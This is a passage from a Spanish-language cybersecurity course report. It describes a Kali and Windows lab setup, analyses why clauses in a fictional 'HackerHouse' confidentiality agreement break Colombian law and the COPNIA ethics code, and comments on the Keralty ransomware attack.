

Imagen 14. Asignación de disco duro a Windows.



Imagen 15. Resume de la configuración de la maquina Windows.



Imagen 16. Windows iniciado y funcionando.

4.1.5.3 COMUNICACIÓN ENTRE MAQUINAS – BANCO DE TRABAJO



Imagen 17. Comunicación entre ambas máquinas desde Kali.

En la imagen 17 se puede evidenciar que la maquina Kali cuenta con la dirección IP 192.168*.1.9 y hace un ping a la 192.168.1.10 que corresponde a la maquina Windows.*



Imagen 18. *Comunicación entre ambas máquinas desde Windows.*

En la imagen 18 se puede evidenciar que la maquina windows cuenta con la dirección IP 192.168*.1.10 y hace un ping a la 192.168.1.9 que corresponde a la maquina Kali*

4.2. ETAPA 2 – ACTUACIÓN ÉTICA Y LEGAL

4.2.1. ACUERDO DE CONFIDENCIALIDAD – EMPRESA HACKERHOUSE

¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

4.2.1.1 PÁRRAFOS QUE SE TORNAN ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD

En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

Párrafo 1: "*Que la información de propiedad de HackerHouse ha sido desarrollada u obtenido legalmente, como resultado de sus procesos, programas o proyectos y, en consecuencias abarca documentos, datos, tecnología y/o material que considera único y confidencial, o que es objeto de protección a título de* ***secreto industrial****."*

Antes que nada, se debe entender que abarca y hace referencia el concepto de secreto Industrial, el cual se encuentra dentro del secreto empresarial, el cual contiene los conceptos de secreto industrial y el secreto comercial.

Secreto industrial: Hace referencia a los conocimientos, procedimientos, insumos de producción, técnicas de almacenamiento y preservación, entre otros, que un empresario desea mantener oculto por el valor o ventaja competitiva que le significan.

Por otro lado, el Código Sustantivo del Trabajo dispuso como obligación especial del trabajador el "no comunicar con terceros, salvo autorización expresa, las informaciones que tenga sobre su trabajo, especialmente sobre las cosas que sean de naturaleza reservada o cuya divulgación pueda ocasionar perjuicios al patrono." (artículo 58.2). Esta norma se adecua a lo dispuesto en el artículo 265 de la Decisión 486 de 2000.

Adicionalmente, el artículo 308 del Código Penal tipifica como delito la violación de reserva industrial o comercial, previendo una pena de

prisión de dos a cinco años y multa de 2000 salarios mínimos legales mensuales, a quien la emplee, revele, divulgue o utilice, si su acceso tuvo lugar por razón de su cargo, oficio o profesión.

El secreto profesional en Colombia es inviolable por expresa disposición del artículo 74 de la Constitución Política

De acuerdo a lo anterior es importante entender las normas, pues **las cláusulas de confidencialidad y secreto industrial no deberían justificar o amparar actividades ilícitas.**

El secreto industrial no está diseñado para amparar actividades ilegales, este se refiere a la protección de información confidencial y valiosa de una empresa que le otorga una ventaja competitiva en el mercado. Sin embargo, el secreto industrial no debe utilizarse como excusa para cometer actos ilegales, como interceptaciones ilegales de sistemas, “Chuzadas” y demás delitos informáticos.

La ley de secreto industrial está diseñada para proteger la propiedad intelectual y la información confidencial de las empresas, pero no otorga inmunidad legal para llevar a cabo acciones ilegales.

Si una empresa está solicitando que un posible contratista realice actividades ilegales bajo el pretexto de secreto industrial, es importante que el posible contratista entienda que esto podría ser un intento de inducirlo a cometer actos ilícitos, lo cual puede tener consecuencias legales para ambas partes, pues la ética y el cumplimiento de la ley son fundamentales en cualquier profesión y situación.

Párrafo 2: “*Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios,* ***autoridades legales,*** *asesores o cualquier persona relacionada con ella,* ***la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados****.”*

En este párrafo se torna ilegal el hecho de que en el objeto del contrato están solicitando no divulgar información ilegal a las autoridades legales. Están diciendo básicamente que parte o todas las actividades que realice dentro del marco del contrato serán actividades ilegales, esto es una clara evidencia de la calidad de empresa y por ende expone al contratante a consecuencias legales, así como dañar su reputación.

Párrafo 3: "*Segunda. Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo:*
Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, ***datos secretos como "datos de chuzadas, interceptación ilegal de información****, accesos abusivos a sistemas informáticos".*

En este párrafo están definiendo la información confidencial, donde se enmarcan actividades ilegales como **"datos de chuzadas, interceptación ilegal de información**, **accesos abusivos a sistemas informáticos,** en la definición claramente se especifica con qué tipo de información se toparía el contratante, poniéndolo en conocimiento de los actos que cometería si firma el acuerdo de confidencialidad.

El contratista o parte revelador está poniendo al contratante o parte receptora la información que manejará en su futuro trabajo, lo cual es ilegal en Colombia hy en cualquier parte del mundo, pues en Colombia estaría violando varias leyes en especial la 1273 de 2009 de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones".

Párrafo 4. Cuarta. Obligaciones de la parte receptora:
"3. ***No denunciar*** *ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."*

En este párrafo la parte receptora de la información, es decir, el contratista que firmaría este acuerdo, está siendo instruido a no denunciar actividades sospechosas de espionaje u otros procesos que involucren la apropiación de información de terceros. Esto puede presentar varios problemas tales como:

- Encubrimiento de actividades ilegales: se induce a encubrir actividades ilegales o sospechosas, como el espionaje o la apropiación indebida de información. Si la parte receptora tiene conocimiento de actividades delictivas y se le prohíbe informar a las autoridades, esto podría ocasionarle problemas con las leyes colombianas, que le causarían sanciones y cárcel.

- Transgresión de derechos de terceros: Si la empresa está participando en actividades que afectan a terceros, como el robo de información confidencial de otras organizaciones, este párrafo podría indicar una participación en actividades perjudiciales para otras partes, lo cual es ilegal.

- Desprotección de intereses públicos: este párrafo también está propiciando al receptor a incurrir en un delito que podría afectar los intereses Públicos. En muchos casos, es de interés público denunciar actividades delictivas o sospechosas, especialmente si afectan la seguridad y privacidad de los ciudadanos o el funcionamiento adecuado del mercado.

Párrafo 5. *"4.* ***Responder por el mal uso*** *que le den sus representantes a la información confidencial."*

En este párrafo la obligación de la parte receptora (en este caso, el contratista) de responder por el mal uso que le den sus representantes a la información busca establecer la responsabilidad del receptor por cualquier uso indebido de la información confidencial por parte de sus empleados, subcontratistas u otras personas que tengan acceso a dicha información en el curso de su trabajo.

Es importante entender que esta cláusula busca proteger los intereses de la parte reveladora (la empresa que comparte la información confidencial - Hackerhouse) al asegurarse de que, si los representantes de la parte receptora (contratista) hacen un uso indebido de la información, la parte receptora sea considerado responsable por las consecuencias.

Sin embargo, esta cláusula también debe ser equilibrada y razonable. Si la cláusula es excesivamente amplia o vaga, podría generar problemas para el contratista – (parte receptora), especialmente si no tiene un control total sobre las acciones de sus representantes. En algunos casos, las cláusulas de este tipo podrían ser desafiadas legalmente si se consideran injustas o demasiado restrictivas.
Ver este tipo de cláusulas es algo común en los contratos, sin embargo estas cláusulas no deben quedar tan amplias y deben ser más estrictas y específicas

Párrafo 6 *“5. **Responder** ante las autoridades competentes **como responsable** en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.”*

Si la información confidencial en cuestión está relacionada con procesos ilegales, como la interceptación ilegal de información o el acceso abusivo a sistemas informáticos, la cláusula que establece que la parte receptora debe responder ante las autoridades competentes en caso de un allanamiento podría tener implicaciones significativas.

En un escenario en el que la información confidencial se obtuvo de manera ilegal o está vinculada a actividades ilegales, tanto la parte reveladora como la parte receptora podrían estar en riesgo legal. La cláusula de respuesta ante las autoridades podría aumentar la responsabilidad legal de la parte receptora (contratista) si se descubre que estaba involucrado en actividades ilegales, incluso si solo estaba en posesión de la información.
En todo caso, se incurre en actos que infringen la ley, solo por el hecho de las actividades realizadas (actividades ilegales) y con un agravante más para la parte receptora por tener esta información en su posesión.

Párrafo 7 *“6. La parte receptora se obliga a **no transmitir, comunicar revelar** o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, **la información** confidencial o **ilegal** sin el previo consentimiento por escrito por parte de HackerHouse.”*

En este párrafo la cláusula prohíbe a la parte receptora transmitir, comunicar, revelar o divulgar la información confidencial o ilegal total o parcialmente, ya sea en público o en privado, sin el previo consentimiento por escrito de la parte divulgante (HackerHouse, en este caso).

Esta cláusula busca proteger la confidencialidad de la información compartida y prevenir su divulgación no autorizada. Sin embargo, la mención de "**información confidencial o ilegal**" contiene un problema desde un punto de vista legal y ético.

Si la cláusula prohíbe la divulgación de información ilegal, entonces el contrato podría estar siendo utilizado para intentar encubrir o legalizar actividades ilícitas. Además, si la parte receptora tiene conocimiento de información ilegal, estaría en conflicto con la ley si no toma medidas para informar a las autoridades.

Párrafo 8 *“Sexta. Responsabilidad: la parte que contravenga el acuerdo será*
responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente acuerdo, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.”

La cláusula establece que si la parte receptora no cumple con las obligaciones establecidas en el acuerdo y esto causa perjuicios morales o económicos a la otra parte (la parte reveladora) o a terceros de buena fe, la parte receptora será responsable por esos perjuicios resultantes de su incumplimiento.

En resumen, esta cláusula busca establecer la responsabilidad financiera y moral de la parte receptora en caso de que incumpla con las obligaciones del acuerdo y esto cause daños a la parte divulgante o a terceros afectados.

Esto implica que la parte receptora tenga que cumplir con los tipos de responsabilidad que involucra la contratación que son: responsabilidad fiscal, penal y civil.

Párrafo 9 *“En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.”*

En el párrafo, esta cláusula que es considerada ilegal debido a que fomenta la participación en actividades ilegales, el encubrimiento de delitos y la elusión de responsabilidad legal. Es importante recordar que los acuerdos de confidencialidad deben cumplir con las leyes y regulaciones aplicables, y no deben utilizarse para promover actividades ilegales o violar la ética y la justicia.

En esta cláusula la parte reveladora prácticamente deja la responsabilidad a la parte receptora, evadiéndose de la responsabilidad, además que se esta cláusula se podría interpretar como un intento de encubrir actividades ilegales, ya que estaría permitiendo que la parte reveladora(hackerhouse) evite responsabilidad legal a pesar de compartir información ilegal o participar en actividades ilegales.

4.2.2. LEYES COLOMBIANAS VIOLENTADAS EN EL ACUERDO

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

Básicamente en el anexo 3 – Acuerdo de Confidencialidad, dentro del contexto del acuerdo se están violentando varios artículos de la Ley 1273 de 2009, y la ley 1581 de 2012 y otras leyes colombianas. A continuación, se describen los párrafos donde se encontraron procesos ilegales dentro del acuerdo y la ley y artículo que fue violentado.

a. "*Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios,* ***autoridades legales,*** *asesores o cualquier persona relacionada con ella,* ***la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados****."*

- Ley1273 de 2009, artículos: todos los artículos se ven involucrados.
  - Artículo 269 de la A a J.
- Ley 1712 de 2014 de transparencia y del acceso a la información pública
  - ARTICULO 7. Disponibilidad de la Información. En virtud de los principios señalados, deberá estar a disposición del público la información a la que hace referencia la presente ley, a través de medios físicos, remotos o locales de comunicación electrónica. Los sujetos obligados deberán tener a disposición de las personas interesadas dicha información en la Web, a fin de que estas puedan obtener la información, de manera directa o mediante impresiones. Asimismo, estos deberán proporcionar apoyo a los usuarios que lo requieran y proveer todo tipo de asistencia respecto de los trámites y servicios que presten.
  - ARTÍCULO 9. Información mínima obligatoria respecto a la estructura del sujeto obligado. Todo sujeto obligado deberá publicar la siguiente información mínima obligatoria de manera proactiva en los sistemas de información del Estado o herramientas que lo sustituyan

- Ley 599 del 2000 Por la cual se expide el **Código Penal**.
  - Artículo 192 Violación ilícita de comunicaciones
  - Artículo 195 Acceso abusivo a un sistema Informático
  - Artículo 197 Utilización ilícita de redes de comunicaciones.

- Código de Ética COPNIA Ley 843 de 2003
    - Artículo 53 Faltas Gravísimas (E,F)

b. "Obligaciones de la parte receptora:
No denunciar *ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."*

- Ley 1273 de 2009 de la protección de la información y de los datos
    - Articulo 269C Interceptación de datos informáticos
    - Artículo 269F: Violación de datos personales.
    - Artículo 269J: Transferencia no consentida de activos
- Ley 1581 de 2012 Por la cual se dictan disposiciones generales para la protección de datos personales.
    - Articulo 5. Datos sensibles
    - Artículo 8°. Derechos de los Titulares.
- Ley 599 del 2000 Por la cual se expide el **Código Penal**.
    - Artículo 463 espionaje
- Principios éticos del COPNIA Ley 843 de 2003
    - Artículo 32 Prohibiciones generales de los profesionales
    - artículo 33. deberes especiales de los profesionales para con la sociedad
    - Artículo 53 faltas gravísimas

c. *"Obligaciones de la parte receptora. La parte receptora se obliga a* ***no transmitir, comunicar revelar*** *o de cualquier otra forma divulgar total o parcialmente, pública o privadamente,* ***la información*** *confidencial o* ***ilegal*** *sin el previo consentimiento por escrito por parte de HackerHouse."*

- Ley 1273 de2009 de la protección de la información y de los datos
- Ley 2195 de 2022 - por medio de la cual se adoptan medidas en materia de transparencia, prevención y lucha contra la corrupción y se dictan otras disposiciones.
- Ley 599 del 2000 Por la cual se expide el **Código Penal**.
    - Articulo 340 concierto para delinquir o crimen organizado.
    - Artículo 441 Omisión de denuncia de particular
    - Artículo 463 espionaje
- Código de ética del COPNIA Ley 843 de 2003
    - Artículo 53 Faltas Gravísimas. (F)

d. “En caso que **la información ilegal** o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y **dejar exenta** de cualquier responsabilidad legal y penal **a HackerHouse**.”

- Ley 599 del 2000 Por la cual se expide el **Código Penal**.
  - Artículo 451 a 454 Encubrimiento
  - Artículo 446 Favorecimiento
- Código de Ética COPNIA Ley 843 de 2003
  - Artículo 53 Faltas Gravísimas. (F)
  - Artículo 31 De los deberes y obligaciones de los profesionales

4.2.3. PROCESOS ILEGALES EN ACUERDO DE CONFIDENCIALIDAD

El sueldo para los puestos de Red team y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente:
https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Teniendo en cuenta el acuerdo de confidencialidad, es claro que el contratista tendría todas las de perder desde muchos puntos de vista, teniendo en cuenta que acarrearía en primer lugar en una sanción de cancelación de la matricula profesional, lo que indica el no poder ejercer su profesión, adicional del pago de multas y de cárcel, es claro que no aceptaría el cargo ofrecido y no firmaría el acuerdo de confidencialidad. Se reportarían los hallazgos del acuerdo de confidencialidad a la oficina de talento humano y a quien este haciendo el proceso de contratación, para que este sea revisado por la empresa, pues resulta ilegal este tipo de acuerdos, los cuales afectan ética, disciplinaria y fiscalmente al futuro empleado ante las autoridades competentes, así mismo deja mucho que decir de las actuaciones de la empresa.

Básicamente en el acuerdo de confidencialidad, en pocas palabras están implícitamente utilizando al contratista (Parte receptora de la información) para intentar encubrir o legalizar actividades ilícitas, esto según el código de ética del COPNIA es muy claro sobre las actuaciones ilegales y que no sean honestas, pues en la ley 842 de 2003 están consignados los deberes, obligaciones, prohibiciones de los ingenieros en Colombia, así mismo las inhabilidades e incompatibilidades.

Así mismo teniendo en cuenta el código de ética del COPNIA, es importante recalcar que existen unas normas de obligatorio cumplimiento que los profesionales en ingeniería deben seguir y cumplir, así como las conductas, deberes, obligaciones y conocer las inhabilidades relacionadas con el ejercicio de la profesión, cada una de ellas están consignadas en artículos que claramente relatan las actuaciones que deben seguir los profesionales en ingeniería.

En la Ley 843 de 2003 está contemplado el código de ética de los ingenieros, compuesta por tres capítulos que abarcan los artículos del 29 al 45, adicionalmente el artículo 53 trata sobre las faltas gravísimas que generan imposición de sanciones y cancelación de la matrícula profesional. Esta Ley establece normas que buscan que los ingenieros y profesionales afines de la ingeniería actúen con honestidad y brinden a la ciudadanía un compromiso ético con sus actuaciones en la profesión.

Por ejemplo, según el acuerdo de confidencialidad de la empresa HackerHouse en el las **Obligaciones de la parte receptora** dice**:**

> *"3. **No denunciar** ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."*

Este párrafo está claramente obligando al contratista (Parte receptora) a no denunciar este tipo de actividades ilegales y en el Código de Ética del COPNIA en el Capítulo II de los deberes y obligaciones de los profesionales . Articulo 31 Deberes generales de los profesionales en el párrafo F indica que: "*Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder";*

Es claro que hay una falta grave que debe ser denunciada, y así como esta, en otros artículos del código de ética, también se ven violentados con lo escrito en el párrafo y en el resto del acuerdo.

Los códigos de ética profesional son diseñados para guiar y establecer estándares éticos en la práctica profesional de ingeniería, para el caso del acuerdo, la parte receptora podría realizar algunas actuaciones que podrían aclarar lo relacionado en el acuerdo, en primera instancia evaluar las cláusulas que resultan ilegales, consultar con un abogado especialista contractual y en tecnologías de información, también, tratar el tema con el contratante, la empresa HackerHouse y expresar las preocupaciones sobre lo hallado en el acuerdo y preguntar si son susceptible de modificación, pues están afectando en gran parte al futuro contratista. Realmente no esta mal hablar con la empresa, finalmente es tratar un tema entre profesionales, (Futuro contratista y empleador).

Finalmente es claro que las leyes y normas se hicieron con el propósito de que nuestra sociedad se rija de manera correcta y honesta, así como los códigos de ética basan como deben ser las conductas y actuaciones y se rigen bajo normas que hacen que tengan aún más valor, ante todo la honestidad en la profesión y la satisfacción de realizar un buen trabajo y que nuestro trabajo no afecte a la sociedad ni dañe a los demás.

4.2.4. NOTICIA CIBERCRIMEN EN COLOMBIA

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Noticia: Periódico El Tiempo - Keralty, la nueva víctima de los ataques de 'ransomware'(2022) recuperado de: https://www.eltiempo.com/amp/tecnosfera/novedades-tecnologia/keralty-detalles-del-ataque-de-ransomware-a-eps-sanitas-723175

4.2.4.1 PUNTO DE VISTA - IMPLICACIONES LEGALES Y ÉTICAS

El ataque de ransomware sufrido por la empresa Keralty y sus subsidiarias en Colombia, como la EPS Sanitas y Colsanitas, plantea serias implicaciones tanto desde una perspectiva legal como ética. Estos ataques no solo afectan la infraestructura tecnológica de las organizaciones, sino que también impactan directamente en la atención médica a los pacientes y en la confidencialidad de los datos, estos datos médicos que se consideran supremamente sensibles.

Desde una perspectiva legal, el ataque de ransomware involucra violaciones de las leyes colombianas relacionadas con delitos informáticos y protección de datos personales, así mismo involucran al código penal.

Actualmente Colombia cuenta con varias leyes que regulan y castigan los delitos informáticos, sin embargo cuando estos son realizados por grupos de cibercrimen en otros países es un poco difícil pero no imposible castigar a quienes cometieron dichos delitos.

La Ley 1273 de 2009 aborda los delitos informáticos y establece normas para prevenir, investigar y sancionar actividades ilegales en línea. El grupo cibercriminal RansomHouse que está detrás del ataque, podrían enfrentar consecuencias legales por sus acciones ilícitas.

En términos de ética, el hecho de que el grupo Cibercriminal RansomHouse amenace con la publicación de datos confidenciales si no se paga un rescate plantea serias preocupaciones sobre la privacidad y la integridad de la información, pues al parecer da la impresión de que los datos confidenciales no se encontraban encriptados y algunas no tan buenas prácticas de seguridad informática al interior de la empresa Keralty y de sus subsidiarias EPS Sanitas y Colsanitas. Sin embargo, el grupo cibercriminal podría acarrear sanciones, multas y hasta cárcel por cometer este delito que afecta directamente la ley 1273 de 2009 y el código penal colombiano.

Por otro lado, la empresa Keralty enfrenta un dilema ético al decidir si pagar el rescate o no. Pagar el rescate puede alentar a los ciberdelincuentes a continuar con estas actividades, pero no pagar podría resultar en la divulgación de información sensible, finalmente es una situación difícil, dado que al pagar tampoco están asegurando nada, porque bien no podrían entregar la información y se seguirían burlando de la organización.

